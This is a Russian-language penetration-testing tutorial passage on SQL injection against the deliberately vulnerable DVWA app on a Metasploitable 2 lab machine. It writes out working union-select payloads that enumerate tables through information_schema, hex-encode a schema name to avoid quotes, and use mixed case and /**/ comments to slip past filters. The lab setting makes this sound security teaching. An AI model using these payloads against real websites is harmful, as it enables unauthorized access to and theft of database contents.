
Страница отображается корректно.

Изменим выражение на ложное, заменив цифру 1 на 2:




Видим вывод, который говорит нам о том, что страница уязвима к SQL-инъекциям. Суть в том, что мы не используем кавычку, а сразу добавляем выражение.

Продолжим исследование, и введем выражение «union select 1,2»:



Этот вывод говорит о том, что мы можем выводить информацию в 1-м и 2-м столбцах.


Попытаемся получить список таблиц, которые нам необходимы. Это делается с помощью выражения «union select table_name, 2 from information_schema.tables»:



Отлично, и мы добились того же результата, что и раньше.

SQL-инъекции. Использование более сложных SQL-инъекций.


Попробуем отфильтровать наши таблицы и оставить только те, которые есть в нашей базе данных, а это «dvwa». Будет использоваться условие «where», как и раньше. Выражение будет иметь вид: «union select table_name, 2 from



В итоге получаем ошибку, в которой говорится о кавычках. Веб-сайт имеет фильтрацию от нежелательных символов. Исходя из предыдущих уроков мы использовали символы HTML, а именно %27, но ничего не получилось.


Кавычки содержатся в базе данных «dvwa», которая обрамлена одинарными кавычками. Предлагаю воспользоваться инструментом BurpSuite - декодер, для того, чтобы сконвертировать текст «dvwa» в 16-тиричный формат.

Для примера я декодирую символ #:



Получился вывод %23.


Далее конвертируем текст «dvwa» в цифры:



Тонкость в том, что для ввода цифрового значения в поле URL нужно прописать комбинацию цифр и символов «0x». Выражение примет вид:

«union select table_name, 2 from information_schema.tables where table_schema = 0x64767761%23».

Введем его в наш URL и получим вывод:




Все отлично. Мы получили вывод таблиц, которые связаны с текущей базой данных.

SQL-инъекции. Обходим защиту и получаем доступ ко всем записям.

Рассмотрим ситуацию, при которой я сталкиваюсь при тестировании на проникновение, примерно в 50% сайтов.

Перейдем на страницу веб-приложения DVWA, которое называется «SQL Injection», и рассмотрим уже использованное нами выражение, только измененное: «+uNiOn/**/sEleCt/**/table_name, 2+fRom information_schema.tables%23». Вставим это выражение в адресную строку



Все сработало, и мы видим все таблицы, которые существуют в этой базе данных.

Хотелось бы затронуть один вариант развития событий, а именно, при уязвимом веб-сайте происходит запуск выражения, то Вы можете видеть только один результат, в конкретный момент времени. Это происходит из-за того, что страница запрограммирована отображать один результат.

Можем рассмотреть это наглядно, на низком уровне безопасности, изменив код в уязвимой машине Metasploitable 2, в частности DVWA.

Переходим на машину Metasploitable 2, и отредактируем файл на низком уровне безопасности, чтобы потом вернуться и увидеть результат наших манипуляций.

Metasploitable 2 выглядит вот так:

```
Metasploitable 2 [Работает] - Oracle VM VirtualBox
Файл  Машина  Вид  Ввод  Устройства  Справка
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:af:1f:80
          inet addr:10.0.2.7  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feaf:1f80/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:58 errors:0 dropped:0 overruns:0 frame:0
          TX packets:78 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8603 (8.4 KB)  TX bytes:8100 (7.9 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:100 errors:0 dropped:0 overruns:0 frame:0
          TX packets:100 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21805 (21.2 KB)  TX bytes:21805 (21.2 KB)

msfadmin@metasploitable:~$
```

Введем команду «`sudo nano /var/www/dvwa/vulnerabilities/sqli/source/low.php`»:

```
Metasploitable 2 [Работает] - Oracle VM VirtualBox
Файл  Машина  Вид  Ввод  Устройства  Справка
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:af:1f:80
          inet addr:10.0.2.7  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feaf:1f80/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:58 errors:0 dropped:0 overruns:0 frame:0
          TX packets:78 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8603 (8.4 KB)  TX bytes:8100 (7.9 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:100 errors:0 dropped:0 overruns:0 frame:0
          TX packets:100 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21805 (21.2 KB)  TX bytes:21805 (21.2 KB)

msfadmin@metasploitable:~$ sudo nano /var/www/dvwa/vulnerabilities/sqli/source/low.php _
```

Nano — это удобный текстовый редактор, и далее идет путь к файлу «low.php». Осталось ввести пароль администратора и начать просматривать код:

Нам нужно поработать с циклом while, и закомментировать его. Этот цикл проходит по всем символам, что нам не нужно.

Закомментируем начало цикла while, и его конец:

```
Metasploitable 2 [Работает] - Oracle VM VirtualBox
Файл  Машина  Вид  Ввод  Устройства  Справка
GNU nano 2.0.7 File: ...ww/dvwa/vulnerabilities/sqli/source/low.php Modified

$num = mysql_numrows($result);

$i = 0;
//while ($i < $num) {
    $first = mysql_result($result,$i,"first_name");
    $last = mysql_result($result,$i,"last_name");

    $html .= '<pre>';
    $html .= 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last . '<br>';
    $html .= '</pre>';

    $i++;
//}


G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text  ^C Cur Pos
X Exit      ^J Justify   ^W Where Is  ^V Next Page  ^U UnCut Text ^T To Spell

Правый Ctrl
```


Вам не обязательно вдаваться в подробности кода, если Вы не программист, так как нас интересует тестирование на проникновение.

Для сохранения файла, нужно нажать комбинации клавиш: Ctrl+O, далее Enter и Ctrl+X для выхода из редактора.

Переходим в DVWA, и протестируем то же выражение:



Выражение не работает, из-за наших исправлений в коде.
Произошел вывод записи администратора.
Продолжим исследование и введем вместо цифры 1, значение -1, и посмотрим, что получится:




Вновь отображается один результат. Это происходит потому, что мы откорректировали код на этом уровне безопасности.

Обратите внимание, что на сервере, Вы можете выбрать любое SQL-выражение. Мы можем выбрать определенные записи в базе данных.

Попробуем перебрать все таблицы на веб-сайте. Воспользуемся новым выражением «limit». Выражение примет вид: «1'+uNiOn/**/sEleCt/**/table_name, 2+fRom information_schema.tables+limit+1,2%23».

Сущность выражения limit заключается в выборке между первым и вторым значением.


Введем значение в адресную строку URL:



Видим отображение другой таблицы.

Таким образом, можно изменять значение таблиц, сделав выборку в базе данных.

Также можем воспользоваться выражением «where». Запись примет вид: «1'+uNiOn/**/sEleCt/**/table_name, 2+fRom information_schema.tables+where+table_schema='dvwa'+limit+1,2%23»:



Мы можем перебрать все таблицы, используя выражение «limit».

SQL-инъекции. Обход фильтров.

